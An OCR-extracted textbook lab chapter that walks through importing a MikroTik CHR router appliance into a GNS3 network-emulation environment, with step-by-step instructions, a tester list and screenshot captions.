- Chapter 2 – Setting Up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/docs
- MikroTik Documentation – https://help.mikrotik.com/docs/display/ROS/Getting+started

CONTRIBUTORS AND TESTERS


Testers:

- Quinton D. Heath Van Horn, 7th Grade
- David Reese, Mathematics Student, SUNY Brockport
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni

- Salvador Morales, Safety Management System Analyst, ERAU-Prescott Alumni
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – Installing a MikroTik router

Many learners use MikroTik routers to learn enterprise networking principles. You will find many instruction sites on the internet using MikroTik in GNS3.



Node	Console
MikroTikCHR7.10.1-1	telnet 192.168.56.113:5000

Dr_HVH CPU 2.1%, RAM 39.6%

GNS3 VM (GNS3 VM) CPU 1.2%, RAM 36.3%

```
Copyright (c) 2006-2023 GNS3 Technologies.
Use Help -> GNS3 Doctor to detect common issues.

=> Cannot install MikroTik CHR version 7.10.1: File chr-7.10.1.img with checksum 917729e79b9992562f4160d461b21cac not found for MikroTik CHR
```

Figure 12 – MikroTik Router successfully installed to the GNS3 Working Environment

1. Visit the GNS3 Marketplace at https://www.gns3.com/marketplace/appliances

2. In the search appliances field, type “MikroTik” (Figure 1)

3. Navigate to the MikroTik CHR appliance and click on it (Figure 2)

4. Download the appliance by hitting the ***Download*** button

5. Scroll down to the most recent version of the image and click on the ***Download*** link. In this case, we are using the chr-7.7.img (Figure 3)

6. Navigate to your downloads folder (or wherever you download the files) and unzip the image file

7. Start GNS3 Workspace

8. At the GNS Workspace top ribbon bar, go to *File* and on the submenu click on *Import Appliance* (Figure 4)

9. Select the appliance file that you downloaded (Figure 5)

10. Press the *Open* button

11. Select the server type Install the appliance on the GNS3 VM (recommended) and press the *Next* button (Figure 6)

12. Accept the default QEMU settings and press the *Next* button (Figure 7)

13. Highlight the Appliance Version (in this case we are using version 7.10.1) and you will see the status Missing Files. To fix this, click on *Import* (Figure 8)

14. Navigate to where you unzipped the image file from Step 6 (Figure 9)

15. Now the status has changed to Ready to Install. Highlight the Ready to Install and click on *Next* (Figure 10)


16. Confirm the installation by pressing *Yes*

17. Read the notes, and press *Finish* (Figure 11)

18. You will now see the MikroTik router in the Routers Menu. You can drag it to the workspace and start it to make sure it runs (Figure 12)

End of Lab

List of Figures



integrate them to your projects and labs.

Search Results


mikrotik

Showing 11 results for mikrotik

APPLIANCE
MikroTik RB450G
Mar 26, 2023
209 Views

APPLIANCE
MikroTik RB450Gx4
Mar 26, 2023
288 Views

Figure 1 – Searching GNS3 marketplace for MikroTik appliances




204 Views

APPLIANCE
MikroTik CCR1036-8G-2S+
Mar 26, 2023
128 Views

APPLIANCE
MikroTik CRS328-24P-4S+
Mar 26, 2023
247 Views

APPLIANCE
MikroTik CHR
Mar 13, 2023
57526 Views

Figure 2 – Showing the MikroTik CHR appliance on GNS3 marketplace



RAM: 384 MB

Appliance Documentation

Documentation for using the appliance is available here:
http://wiki.mikrotik.com/wiki/Manual:CHR

Versions Supported

MikroTik CHR 7.7			
File	**MD5**	**Size**	
chr-7.7.img	efc4fdeb1cc06dc240a14f1215fd59b3	134 MB	Download

Figure 3 – Downloading the MikroTik router image from GNS3 marketplace





Figure 4 – Screenshot of GNS3 Workspace menu selection




Name	Date modified	Type	Size
Today			
mikrotik-chr	7/25/2023 10:57 AM	GNS3 Appliance File	6 KB
chr-7.10.1.img	7/25/2023 10:58 AM	File folder	
Last month			
juniper-vmx-vfp	6/14/2023 12:42 PM	GNS3 Appliance File	10 KB
chr-7.8.vdi	6/22/2023 11:54 AM	File folder	
kali-linux-2022.3-virtualbox-amd64	6/22/2023 11:54 AM	File folder	
chr-7.7.img	6/16/2023 3:20 PM	File folder	

File name: mikrotik-chr

GNS3 Appliance (*.gns3applian

Figure 5 – Selecting the appliance to import into GNS3 Workspace



Server

Please choose a server type to install the appliance. The grayed out server types are not supported or configured.


Server type

○ Install the appliance on a remote server

● Install the appliance on the GNS3 VM (recommended)

○ Install the appliance on your local computer

Figure 6 – Configuring the GNS3 Workspace with a MikroTik appliance




Qemu settings

Please choose the qemu binary that will be used to run this appliance.

Qemu binary: /bin/qemu-system-x86_64 (v4.2.1)

Figure 7 – Accept the QEMU settings

